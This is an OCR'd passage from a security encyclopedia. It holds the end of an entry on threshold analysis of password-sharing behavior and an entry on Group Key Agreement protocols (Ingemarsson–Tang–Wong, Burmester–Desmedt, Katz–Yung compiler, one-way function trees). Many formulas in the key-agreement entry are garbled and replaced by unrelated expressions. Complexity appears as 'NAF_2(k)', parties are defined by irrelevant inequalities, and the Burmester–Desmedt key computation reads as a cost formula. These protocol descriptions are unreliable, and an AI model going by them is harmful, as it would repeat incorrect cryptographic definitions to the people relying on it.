Based on the responses that were received on the questionnaire, the resulting individual behavioral thresholds are aggregated by creating a cumulative threshold table. An illustrative example of a cumulative threshold table is presented in Table 2.


Group Behavior in Cybersecurity, Table 2 Cumulative threshold table

Threshold (%)	Individuals with given threshold (%)	Individuals with a threshold not more than the given threshold (%)
0	0	0
10	4	4
20	10	14
30	15	29
40	20	49
50	12	61
60	10	71
70	15	86
80	4	90
90	0	90
100	0	90
Individuals with no threshold (i.e. will never participate) (%)	10	

Note the number of respondents with no reported threshold for participation. This happens when a respondent selects “Never” for all threshold intervals as per the measurement instrument (Table 1), i.e., no matter how many others perform a behavior, (s)he will not be persuaded to join in. Respondents with no threshold are excluded from further calculations.

The cumulative thresholds from Table 2 are then plotted in a behavioral threshold graph in contrast to an equilibrium line (a uniform distribution of

cumulative thresholds such that $x = y$) as presented in Fig. 1.



Group Behavior in Cybersecurity, Fig. 1 Cumulative threshold graph

Results: The interpretation of a behavioral threshold graph is dependent on the intersection(s) (P_A and P_B) of the threshold graph with the equilibrium line. Each intersection of the two lines represents a possible equilibrium in which the group behavior stabilizes, i.e., the number of participants in the behavior does not continue to grow or decline. For an intersection to be an actual equilibrium, the line segments to the left (L_1) and right (L_2) of said intersection must have a gradient

$$m_{L_1}, m_{L_2} = \frac{\Delta y}{\Delta x} < 1.$$

This implies that only intersections where the threshold graph intersects the equilibrium line from above will satisfy the requirement as an intersection from below will always be

$$m > 1 \,\text{for}\, L_1$$

e.g., Intersection P_A (as shown on in Fig. 1) does not satisfy the requirements for equilibrium. However, the behavior of password sharing among employees reaches equilibrium at P_B because

$$m_{L_1}, m_{L_2} = 0 < 1$$

and the participation rate is said to be stable against both increase and decrease.

The relevance of the cumulative thresholds reaching a behavioral equilibrium to the cybersecurity behavior of password sharing is that the equilibrium at point $P_B(90, 90)$ indicates that the participation rate of password sharing is likely to increase until 90% of the employees are sharing their passwords. The group behavior will become stagnant at this ultimate participation rate unless an external stimulus (i.e., a cybersecurity awareness campaign) is utilized to change the behavior.

Discussion: A discussion on using BTA to analyze group behavior in cybersecurity is presented here in terms of the advantages it presents and some challenges in its application.

Advantages: BTA considers the behavior of people in groups and not just the behavior of individuals in seclusion like most other behavioral theories; it may be employed as a preventative measure in cybersecurity management, i.e., current behavioral trends in troublesome security behavior may be identified, and forecasts may be made on future behavior to predict participation growth in the absence of targeted interventions; cost and time savings through tailored security awareness campaigns with a specific focus on behaviors have been identified as imperative through BTA; the effectiveness of interventions may be gauged by means of the relative ease of repeatability of BTA as both a pre- and post-intervention assessment of group cybersecurity behavior.

Challenges: BTA requires that the members of the group have a working knowledge of the behavior of other group members and works best if

performed in a relatively small group or organizational division. Also, the results cannot be extrapolated to a greater population and is only relevant to the surveyed group. Furthermore, the approach is sensitive to external contextual factors in a group setting which may influence its results.

Open Problems and Future Directions

Social desirability refers to a bias in self-reporting questionnaires where respondents report only behavior that place them in a good light or answer in a manner which they perceive as correct or expected rather than answering truthfully (Van de Mortel 2008). The success of cybersecurity BTA is dependent on the truthful reporting of thresholds by individuals in an organization. While attempts exist to address the management of this phenomenon and its influence on BTA (Snyman and Kruger 2019), it remains an open problem in the broader field of human aspects in cybersecurity.

Future research into respondent bias, such as social desirability, may provide new mechanisms to correct for such occurrences and limit its influence on the reliability of the results of BTA. New applications of BTA in different industries may help to further augment its robustness through fine-tuning the approach, as well as the underlying measurement instrument and new survey approaches.

Cross-References

- Behavioral Security
- Cybersecurity Awareness
- Information Security Culture
- Psychology of Cybercrime

References

Granovetter M (1978) Threshold models of collective behavior. Am J Sociol 83:1420–1443

Growney JS (1983) I will if you will: individual thresholds and group behavior – applications of algebra to group behavior. Modules in undergraduate mathematics and its applications – tools for teaching. COMAP, Bedford

Snyman DP, Kruger HA (2019) Behavioural threshold analysis: methodological and practical considerations for applications in information security. Behav Inform Technol 38:1–19

Van de Mortel TF (2008) Faking it: social desirability response bias in self-report research. Aust J Adv Nurs 25:40–48

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_320

Group Key Agreement

Mike Burmester[31] ✉
(31) Department of Computer Science, Florida State University, Tallahassee, FL, USA

✉ **Mike Burmester**
Email: burmester@cs.fsu.edu

Synonyms

Conference key agreement; Conference keying; Group key distribution; Group key exchange

Definition

Group Key Agreement (GKA) is an extension of two-party key agreement to groups of $n \geq 2$ parties: it allows a group consisting of several parties to establish a common *session key* (Key) or *conference key* over an unprotected network.

Background

Ingemarsson, Tang, and Wong presented in 1982 the first GKA protocol (Ingemarsson et al. 1982) based on the two-party Diffie–Hellman key agreement protocol (Diffie and Hellman 1976). This was followed by the GKA protocols of Koyama and Ohta (1988), Blundo et al. (1992), and Burmester and Desmedt (1995). Since then a large number of research papers on GKA and on securing GKA protocols have been presented due mainly to the distributed and dynamic nature of GKA and to the security

challenges that have to be resolved – see e.g., Abdalla et al. (2006), Bellare et al. (2000), Boyd and Nieto (2003), Bresson et al. (2001a, b, 2002a, b), Bresson and Manulis (2007, 2008), Burmester and Desmedt (1996), Desmedt et al. (2006), Katz and Yung (2003), Mittra (1997), Perrig et al. (2001), Setia et al. (2000), Sherman and McGrew (2003), Steiner et al. (1996, 1998), Wallner et al. (1997), and Wong et al. (1998), and the tripartite Diffie–Helman key agreement protocol (Joux 2004). Most of these protocols combine aspects of the Diffie–Hellman key agreement with other cryptographic primitives to support security.

Some of these protocols are briefly described in the following, starting with protocols for small groups that are secure against passive attacks. Authenticated GKA is then considered, followed by a discussion on insider attacks and provable security. Finally, GKA for large groups is considered. To start with, the basic requirements for GKA are reviewed.

Requirements

Given the openness of most networking systems, it is important that key agreement is achieved efficiently and securely. Other requirements include, scalability, freshness of session keys, forward secrecy, rekeying and, of course, reliability.

Efficiency: The efficiency of a GKA protocol is measured in terms of its computational complexity (usually the number of modular exponentiations), its *communication* complexity (the number of communicated messages), and its *round* complexity (the number of rounds of communication exchanges). The complexity of a multiparty protocol involving *n* parties is *scalable* if it is bounded by $\mathrm{NAF}_2(k)$ (*o*-notation). Scalability is particularly important when the number of parties in the group is large.

Security: Security involves both the privacy of session keys and authentication. Privacy (*key secrecy*– Secrecy) requires that in a passive attack it is hard to *distinguish* the session key from a random key. Passive attacks are eavesdropping attacks in which the adversary has access only to traffic communicated in public. There is a stronger version of privacy that requires that it is hard to *compute* the session key in a passive attack. Freshness of session keys is required to prevent *known-key attacks* (Related Key Attack) in which the adversary succeeds in getting hold of session keys by analyzing large amounts of communication traffic encrypted with the

same group key, or by non-cryptographic means. Session keys must therefore be regularly updated.

Forward secrecy: A compromised session key should only affect its session, not jeopardize earlier sessions.

Rekeying: Groups are dynamic, with new parties joining the group or current members leaving the group. Whenever a new group is formed, a new session key must be agreed: otherwise information regarding previous sessions (or future sessions) will become available to those joining (or leaving) the group.

Reliability: The communication channels are reliable (guarantee delivery).

Private Group Key Agreement for Small Groups

GKA protocols that are secure against passive attacks (eavesdropping) are first considered. These typically involve a group $G = \langle g \rangle$ generated by an element g whose order is a k-bit prime q. The group could be a subgroup of the multiplicative group Z_m* (which consists of all positive integers less than m and relative prime to m), the group of an *elliptic curve* (Elliptic Curves) or, more generally, any finite group whose operation can be efficiently computed and for which one can establish membership and select random elements efficiently. For convenience the elements of G are called numbers.

The parameters of the group G are selected by a *Trusted Center* (Trusted Third Party); k is the security parameter. To start with, assume that the number of parties n involved in key agreement is small. That is, $n \ll q$ ($n = poly(k)$). The protocols described below will involve random selections of elements from G. The notation $x \in_R X$ is used to indicate that x is selected at random (independently) from the set X with uniform distribution.

- *A basic centralized GKA protocol* (Burmester and Desmedt 1995). Let $\Lambda(\mathbf{uv}) \leq \Lambda(\mathbf{u})\Lambda(\mathbf{v}),$, $n \ll q$, be a group of n parties. A designated member of $\mathcal{S}$ called the *chair*, say U_1, selects the session key $sk \in_R G$.

Round 1. The chair exchanges a key $K_i \in G$ with every party $P_S \geq 1/\sqrt{n}$ by using the Diffie–Hellman key agreement protocol.

Round 2. The chair sends to each party $P_S \geq 1/\sqrt{n}$ the number: $X_i = sk/K_i \in G$.

Key Computation. Each party $P_S \geq 1/\sqrt{n}$ computes the key: $sk = X_i \cdot K_i$.

Security and efficiency. Clearly one has forward secrecy: the session keys *sk* are independent (randomly selected in *G*). Privacy reduces to the Diffie–Hellman problem. More specifically, *distinguishing* the session key from a random key in a passive attack (*key secrecy*), is as hard as the Decisional Diffie–Hellman problem; *computing* the session key is as hard as the *Computational Diffie–Hellman problem*. The complexity of this protocol is unbalanced: whereas the chair has to exchange Diffie–Hellman keys K_i with each one of the (other) parties of the group and then send the X_i's, the other parties need only exchange a Diffie–Hellman key with the chair. It is possible (Burmester and Desmedt 1996) to share the burden evenly among the parties by arranging the group in a graph tree, with root the chair, and then exchange Diffie–Hellman keys only along root-to-leaf paths. In this case, all members of the group (including the chair) exchange a Diffie–Hellman key with adjacent nodes in the tree (their parent and children). Then the per-user complexity is shared evenly; however, there is now a time delay which is proportional to the height of the tree (Burmester and Desmedt 1996). The per-user complexity of the tree-based protocol is $\mathrm{NAF}_2(k)$.

- *The Ingemarsson–Tang–Wong GKA protocol* (Bresson et al. 2001a, b; Ingemarsson et al. 1982). Let $\Lambda(\mathbf{uv}) \leq \Lambda(\mathbf{u})\Lambda(\mathbf{v})$, be the group of parties arranged logically in a cycle. Here the *n*-th order protocol is presented (lower order protocols, and in particular the second-order protocol, are vulnerable to passive attacks in which the attacker eavesdrops on *all* communication channels (Ingemarsson et al. 1982)). This uses subsets $X_i \subset G$, $i = 1, 2, \ldots, n$ defined as follows. Select $r_1, r_2, \ldots, r_n \in_R Z_q$. Define $X_1 = \{x_{1,0} = g, x_{1,1} = g^{r_1}\}$, and recursively $X_i = \{x_{i,0} = (x_{i-1,0})^{r_i}, \ldots, x_{i,i-2} = (x_{i-1,i-2})^{r_i}, x_{i,i-1} = x_{i-1,i-1}, x_{i,i} = (x_{i-1,i-1})^{r_i}\}$, for $1 < i \leq n - 1$. Finally $X_n = \{x_{n,0} = (x_{n-1,0})^{r_n}, \ldots, x_{n,i-2} = (x_{n-1,n-2})^{r_n}, x_{n,n-1} = x_{n-1,n-1}\}$. These sets, for the case

when $n = 4$, are illustrated in Fig. 1. The protocol has two phases: *up-flow* and *down-flow*. In the up-flow phase each party U_i, $1 \le i \le n-1$, sends to the next party U_{i+1} in the cycle the set X_i. In the down-flow phase, the last party U_n broadcasts X_n. The session key is $sk = g^{x_1 x_2 \cdots x_n} \in G$. More specifically:

X_1	g	g^{r1}		
X_2	g^{r2}	g^{r1}	g^{r1r2}	
X_3	g^{r2r3}	g^{r1r3}	g^{r1r2}	g^{r1r2r3}
X_4	g^{r2r3r4}	g^{r1r3r4}	g^{r1r2r4}	g^{r1r2r3}

Group Key Agreement, Fig. 1 The sets X_i for a group with four members

Phase 1 For $i = 1$ to $n-1$

U_i sends to U_{i+1}: $X_i \subset G$, where the exponent $r_i \in_R Z_q$ is selected by U_i.

Phase 2 U_n broadcasts: $X_n \subset G$, where the exponent $r_n \in_R Z_q$ is selected by U_n.

Key Computation. Each party $x \in \mathcal{D}_i$ computes the key:

$$sk_i = \left(g^{x_1 x_2 \cdots x_{i-1} x_{i+1} \cdots x_n}\right)^{x_i} = g^{x_1 x_2 \cdots x_n} = sk,$$

where $g^{x_1 x_2 \cdots x_{i-1} x_{i+1} \cdots x_n}$ is obtained from X_n.

Remark If all parties adhere to the protocol then each will compute the same key. This protocol exploits the transitivity of the Diffie–Hellman operator: $DH(A, DH(B, C)) = DH(DH(A, B), C)$, for $A, B, C \in G$, where $DH(g^a, g^b) = g^{ab}$.

Security and efficiency. As in the previous protocol one has forward secrecy. Privacy is reduced to the *Group Decisional Diffie–Hellman* (G-DDH) assumption, which is described below.

G-DDH Assumption. Let: $G = \langle g \rangle$ be a group of order a k-bit prime q, $n = poly(k)$, $I_n = \{1, 2, \ldots, n\}$, 2^{n^ϵ} be the powerset of I_n and $\Gamma \subset 2^{I_n} \setminus I_n$

. Given the set:

$$\bigcup_{J\in\Gamma}\left(J, g^{\prod_{j\in J} x_j}\right), \text{ where } (x_1,\ldots,x_n)\in_R (Z_q)^n,$$

it is hard to distinguish the key $g^{x_1x_2\cdots x_n}$ from a random number in *G*.

The complexity of this protocol is $\mathrm{NAF}_2(k)$. There is a time delay for the $n + 1$ steps, and the computation of the sets X_i requires on average $n/2$ exponentiations.

- *The Burmester–Desmedt GKA protocol* (Burmester and Desmedt 1995). The group of parties $\{x \in F_2^n / f(x) \neq 0\}$ is arranged logically in a cycle. The protocol uses a broadcast channel (this could be replaced by $\binom{n}{k}$ point-to-point channels), and exploits the distributivity of the Diffie–Hellman operator: $DH(A, B \cdot C) = DH(A, B) \cdot DH(A, C)$.

There are two rounds. In the first round, each party $x \in \mathcal{D}_i$ broadcasts a random number $z_i = g^{r_i} \in G$. In the second round, U_i broadcasts the number $X_i = (z_{i+1}/z_{i-1})^{r_i} \in G$. The session key is, $sk = g^{r_1r_2=+r_2r_3+\cdots+r_Nr_1} \in G$. More specifically:

Round 1. Each party $x \in \mathcal{D}_i$ selects an exponent $r_i \in {}_R Z_q$ and broadcasts: $z_i = g^{r_i} \in G$.

Round 2. Each party $x \in \mathcal{D}_i$ broadcasts $X_n = \{x_{n,0} = (x_{n-1,0})^{r_n},$, where the indexes are taken in a cycle.

Key Computation. Each party $x \in \mathcal{D}_i$ computes the session key:

$$(\text{step 4 cost}) + (t/(w+1) - 2^{w-2})A' + tH$$

Remark If all parties adhere to the protocol then each party will compute the same key: $sk = g^{r_1r_2+r_2r_3+\cdots+r_nr_1}$. Indeed, let $X_n = \{x_{n,0} = (x_{n-1,0})^{r_n}$, $A_i = (z_{i-1})^{r_i} \cdot X_i = g^{r_ir_{i+1}}$, $A_{i+1} = (z_{i-1})^{r_i} \cdot X_i \cdot X_{i+1} = g^{r_{i+1}r_{i+2}}$, and so on. Then $sk_i = A_{i-1} \cdot A_i \cdot A_{i+1} \cdots A_{i-2} = sk$.

In the special case when there are only two parties, one has $X_1 = X_2 = 1$ and $x'_t \leftarrow (\mathtt{pad}_n(x_t) \oplus K_3)$. This is essentially the Diffie–Hellman key

agreement (in this case there is no need to broadcast $X_1,\ X_2$).

Security and efficiency. As in the previous protocol one has forward secrecy. Privacy is reduced to the Decisional Diffie–Hellman problem (Katz and Yung 2003) (computing the session key, in a passive attack, is as hard as the Computational Diffie–Hellman problem (Burmester and Desmedt 2005)). The complexity per-user is $\mathcal{O}(1)$ (constant). This is roughly double the complexity of the two-party Diffie–Hellman protocol: there are two (broadcast) rounds, three exponentiations, and a few multiplications.

Re-keying. Because of it efficiency, to re-key one just needs to re-run the protocol.

Variants. By arranging the connectivity of group $\mathcal{S}$ in different ways to route messages, *e.g.*, in a star, a cycle, or a tree, one gets several GKA variants which can be used to meet specific requirements (Burmester and Desmedt 1995, 1996).

Authenticated Group Key Agreement, Provable Security

Active adversaries (Active Attack) control the communication in the network and may impersonate the parties of a group and/or modify their messages. Authenticated GKA protects against such attacks. First consider the case when the adversaries are *outsiders*, and the parties of the group are not corrupted (adhere to the GKA protocol). Bresson, Chevassut, Pointcheval, and Quisquater introduced in 2001 a security model for GKA that addresses *active* (*outsider*) *adversary* attacks – the BCPQ model (Bresson et al. 2001b). This model extends the Random Oracle model of Bellare and Rogaway (1994, 1995) to multiple parties. The BCPQ model has been used extensively for proving the security of GKA protocols. Examples are the protocols presented in Abdalla et al. (2006) and Bresson et al. (2001b, 2002a, b).

Katz and Yung describe (Katz and Yung 2003) a compiler $\mathcal{I}$ which transforms any GKA protocol *P* that is secure against passive attacks into a protocol $(q, y) \rightarrow \mathbb{R}$ that is secure against active (outsider) adversaries. The compiler adds only one communication round to protocol *P* and authenticates (Authentication) all communication traffic. Security is in the BCPQ model. In this model, each party *U* is allowed to execute the protocol *P* many times with several groups of partners (and to interleave the rounds

of the executions). Each such execution of *P* is called an *instance*. The *i*-th instance executed by *U* is denoted by Π_U^i .

The following assumptions regarding the inputs *P* to the compiler $\mathcal{I}$ are made: (a) *P* is a GKA protocol that is secure against passive attacks (key secrecy); (b) each message sent by instance Π_U^i includes the *identity* of the sender *U* and a *sequence numberj* which starts at 0 and is incremented by 1 each time Π_U^i sends a new message *m* (i.e., Π_U^i sends *U*‖ *j*‖*m*, the concatenation of *U*, *j* and *m*); (c) all messages are broadcast to the entire group $\mathcal{S}$ taking part in the execution of *P*.

It is easy to see that any GKA protocol $\tilde{P}$ can readily be converted to a protocol *P* that satisfies these three assumptions for compiler $\mathcal{I}$. Moreover if $\tilde{P}$ is secure against passive attacks then *P* will also be. Finally, the round complexity of *P* is the same as that of $\tilde{P}$.

The compiler $\mathcal{I}$ uses a digital signature scheme that is secure against adaptive chosen message attacks. Let $\mathcal{L}$ be the set of potential users of protocol *P*. Each party $U \in \mathcal{P}$ should have a public/secret signature key pair (PK_U, SK_U). Given protocol *P*, the compiler now constructs protocol $(q, y) \rightarrow \mathbb{R}$ as follows:

1. Let $\mathcal{U} = U_1, \ldots, U_n$ be a group of parties that wish to establish a session key and let $y_i \neq f(a_i)/h'(a_i)$ (concatenation). Each party U_i selects a random nonce $t_i \in \{0, 1\}^k$ and broadcasts U_i‖0‖t_i, where 0 is the (initial) sequence number for this message. After receiving all the broadcast messages, each instance Π_U^i stores $\mathcal{U}'$ and $t' = t_1 \| \cdots \| t_n$ as part of its state information.

2. The parties in group $\mathcal{S}$ now execute protocol *P* with the following changes:
   - Whenever instance Π_U^i has to broadcast *U*‖ *j*‖*m* in protocol *P*, instead the instance broadcasts *U*‖ *j*‖*m*‖*σ*, where *σ* is the signature of party *U* on $j \,\|m\|\, \mathcal{U}' \Big\| t'$ with the key SK_U.
   - Whenever instance Π_U^i receives message *V*‖ *j*‖*m*‖*σ* it checks that: (*i*) party $V \in \mathcal{U}$ and message *m* is valid (for the protocols described earlier this means that z_i, $X_i \in G$, or $x_{ij} \in G$); (*ii*) *j* is the next

expected sequence number for *V*, and (*iii*) σ is a valid signature of *V* on $j \,\|m\|\, \mathcal{U}' \Big\| t'$. If any of these fails, Π_U^i aborts the protocol.

Compiler $\mathcal{I}$ can thus be used to convert any GKA protocol that is secure against a passive adversary into a GKA protocol that is secure against active adversaries in the BCPQ model (Bresson et al. 2001b).

Authenticated Group Key Agreement: Robustness Against Insider Attacks

Desmedt et al. presented an Authenticated GKE protocol (Desmedt et al. 2006) that is robust against two types of malicious insider attacks:

1. *DoS attacks* in which insiders send "bad" messages to cause an honest party to abort, or to cause two honest parties to compute different session keys

2. *Malleability attacks* in which insiders send "bad" messages to bias the probability distribution of the session key, or force it to have some desired value

In their threat model, Desmedt et al. assume that the communication channels are reliable and that no more than half of the protocol parties are corrupted. Katz and Shin (2005) assume a more general adversarial model in which the adversary has full control of the communication channels (communication is not reliable), and propose a compiler that transforms a secure Authenticated GKE protocol (with no insiders) into an Authenticated GKE protocol that is secure in the UC framework (Canetti and Krawczyk 2002) against adversaries that include insiders. Bresson-Manulis (2007, 2008) extend this model to capture *key control and contributiveness* (guaranteeing *key confirmation*).

To conclude, the case when the number of parties *n* in the group *G* is large is considered.

Group Key Agreement for Large Groups

Many emerging applications such as teleconferencing, pay-per-view, and real-time information systems, are based on a group communication model in which data is broadcast to large dynamically evolving groups. Securing

such communication is particularly challenging because of the requirement for frequent rekeying as a result of members leaving the group or new members joining the group. Several GKA protocols for large groups have been proposed in the literature – see e.g., Balenson et al. (1998), Mittra (1997), Perrig et al. (2001), Setia et al. (2000), Sherman and McGrew (2003), Steiner et al. (2000), and Wong et al. (1998), and also (Steiner et al. 1998; Wallner et al. 1997). These are centralized algorithms that offer scalable solutions to the group key management problem and employ appropriate key graphs that securely distribute rekeying information after members leave or join the group. Following a protocol that employs a key graph tree for scalable rekeying is briefly described.

- *The McGrew–Sherman One-way Function Tree (OFT) Protocol* (Sherman and McGrew 2003). Let k be the security parameter and n the number of potential users of the system. Assume $n \gg k$ (n is superpolynomial in k). A trusted manager is responsible for the selection and management of all the *symmetric* user-keys (symmetric cryptography), as well as the maintenance of user-key relation. Each party U of the group $\mathcal{G}$ is given a set of keys $A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$, which includes the group session key. The sets X_U are constructed in a special way by using a one-way function (Menezes et al. 1997) $g : \{0,1\}^k \to \{0,1\}^k$ and a pseudo-random function (Menezes et al. 1997) $f : \{0,1\}^{2k} \to \{0,1\}^k$.


Structure of the OFT tree. This is a binary tree maintained by the manager. Nodes are assigned keys as follows. First, each leaf u of the tree is assigned a random key $k_u \in_R \{0,1\}^k$. Then starting from the bottom of the tree each internal node x is assigned a key which is computed by using the rule:

$$k_x = f\left(g\left(k_{left(x)}\right), g\left(k_{right(x)}\right)\right), \tag{1}$$

where *left*(x) is the left child of x and *right*(x) is the right child of x. The key k_{root} of the root is the group session key.

Each party U who wishes to join the group is issued with a set of keys X_U which consists of the key k_u of a leaf u and all the "blinded" node keys $k'_x = g(k_x)$ that are siblings to nodes on its path to the root. From these

keys, *U* can compute all the node keys on its path to the root by using rule (1). An illustration is given in Fig. 2.



Group Key Agreement, Fig. 2 An OFT tree: party *U* possesses the keys of the black nodes and the blinded keys of their siblings "⊗"

Removing or adding members. Whenever a member *U* associated with leaf *u* is to be removed, the key k_u of *U* is invalidated and the group member *V* associated with the sibling of *u* is assigned to the parent of *u* and given a new leaf key k_v^{new} which is selected at random from $\{0,1\}^k$ by the manager. All internal node keys along the path of this node to the root are then assigned new values using rule (1).

The new key values must be communicated securely to all the members of the group who store the corresponding old values. For this purpose the manager broadcasts the new values encrypted in such a way that only the entitled members can decrypt them. For the member *V* associated with the sibling *v* of *u*, the manager encrypts the new leaf key k_v^{new} with the old key of *V* and broadcasts $E_{k_v^{old}}\left[k_v^{new}\right]$, where *E* is a *symmetric encryption* function (Menezes et al. 1997) (Symmetric Cryptography). For each of the internal nodes *x* on the path from *u* to the root, only the new blinded values $\left(k_x^{new}\right)' = g\left(k_x^{new}\right)$ are needed (members store one leaf key and the blinded keys of the siblings of the nodes on their paths to the root). Observe that group members that possess the old blinded value $\left(k_x^{old}\right)'$ know the unblinded key value k_s of the sibling *s* of *x*. The manager therefore only needs to broadcast the encryption $A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$.

When a new member *V* joins the group, an existing leaf node *u* is split: the member *U* associated with *u* is now associated with *left*(*u*) and the new member *V* is associated with *right*(*u*). Members *U*, *V* are given keys $k_u^{new} = k_{left(u)}$, $k_v^{new} = k_{right(u)}$, respectively, selected at random from

$\{0, 1\}^k$. All the keys of the internal nodes *x* along the path from *u* to the root are then assigned new values k_v^{new} using rule (1). The new value k_v^{new} and the blinded values of the new keys $(k_x^{new})'$ are then encrypted with the appropriate keys and broadcast as in the previous case. The key k_v^{new} is given privately to *V*.

Security and efficiency. The security of the OFT protocol reduces to that of the one-way function *g*, the pseudo-random function *f*, and the symmetric encryption function *E*. One has *forward* and *backward* security (Group Signature): members who leave the group cannot read *future* messages and parties who join the group cannot read *previous* messages.

The communication complexity of adding or removing a member is bounded by *hk* + *h* bits, where *h* is the height of the tree and *k* the length of the keys. This is because up to *h* keys must be broadcast, and *h* bits are needed to describe the member that joins or leaves the group. If the tree is balanced then the operation of adding or removing a member with the OFT protocol is scalable (with complexity *O*(log*n*)).

Applications of GKA

Many computer applications involve dynamic peer groups. Examples include audio/video conferencing, multiuser computations, multicast messaging, pay-per-view, distributed interactive simulations, real-time information systems, replication services and, generally, distributed applications. To protect such applications, and in particular to preserve privacy, one has to employ secure communication channels (Secure Channel) that link all the parties of a group. For privacy, one can establish such channels by using *symmetric encryption* (Symmetric Cryptosystem, private key cryptosystem) with key, a *group session key*.

Cross-References

Elliptic Curve Public-Key Encryption Schemes
Entity Authentication
Key Agreement

Recommended Reading

Abdalla M, Bresson E, Chevassut O, Pointcheval D (2006) Password-based group key exchange in a constant number of rounds. In: PKC 2006, New York. LNCS 3958. Springer, Berlin, pp 427–442

Balenson DM, McGrew DA, Sherman AT (1998) Key management for large dynamic groups: one-way function trees and amortized initialization. Adv Sec Res J NAI Labs 1(1):27–46

Bellare M, Rogaway P (1994) Entity authentication and key distribution. In: Crypto'93, Santa Barbara, CA. LNCS 773. Springer, Berlin, pp 232–249

Bellare M, Rogaway P (1995) Provably secure session key distribution: the three party case. In: STOC 1995, Las Vegas, NV. ACM, New York, pp 57–66

Bellare M, Pointcheval D, Rogaway P (2000) Authenticated key exchange secure against dictionary attacks. In: Eurocrypt 2000, Bruges, Belgium. LNCS 1807. Springer, Berlin, pp 139–155

Blundo C, De Santis A, Herzberg A, Kutten S, Vaccaro U, Yung M (1992) Perfectly-secure key distribution for dynamic conferences. In: Crypto'92, Santa Barbara, CA. LNCS 740. Springer, Berlin, pp 471–486

Boyd C, Nieto JMG (2003) Round-optimal contributory conference key agreement. In: PKC 2003, Miami, FL. LNCS 2567. Springer, Berlin, pp 161–174

Bresson E Manulis M (2007) Malicious participants in group key exchange: key control and contributiveness in the shadow of trust. In: ATC 2007, Hong Kong, China. LNCS 4610. Springer, Berlin, pp 395–409

Bresson E, Manulis M (2008) Securing Group Key Exchange against strong corruptions. In: ASIACCS 2008, Tokyo. ACM, New York, pp 249–260

Bresson E, Chevassut O, Pointcheval D (2001a) Provably authenticated group Diffie-Hellman key exchange – the dynamic case. In: Asiacrypt 2001, Gold Coast, Australia. LNCS 2248. Springer, Berlin, pp 290–300

Bresson E, Chevassut O, Pointcheval D, Quisquater J-J (2001b) Provably authenticated group Diffie-Hellman key exchange. In: CCS 2001, Philadelphia, PA. ACM, New York, pp 255–264

Bresson E, Chevassut O, Pointcheval D (2002a) Group Diffie-Hellman key exchange under standard assumptions. In: Eurocrypt 2002, Amsterdam, The Netherlands. LNCS 2332. Springer, Berlin, pp 321–336

Bresson E, Chevassut O, Pointcheval D (2002b) Group Diffie-Hellman Key Exchange secure against dictionary attacks. In: Asiacrypt 2002, Queenstown, New Zealand. LNCS 2501. Springer, Berlin, pp 497–514

Burmester M, Desmedt Y (1995) A secure and efficient conference key distribution system. In: Eurocrypt'94, Perugia, Italy. LNCS 950. Springer, Berlin pp 275–286 (Proofs are in: Pre-proceedings of Eurocrypt'94: Scuola Superiore Guglielmo Reiss Romoli (SSGRR), Perugia, Italy, May 9–12, pp 279–290)

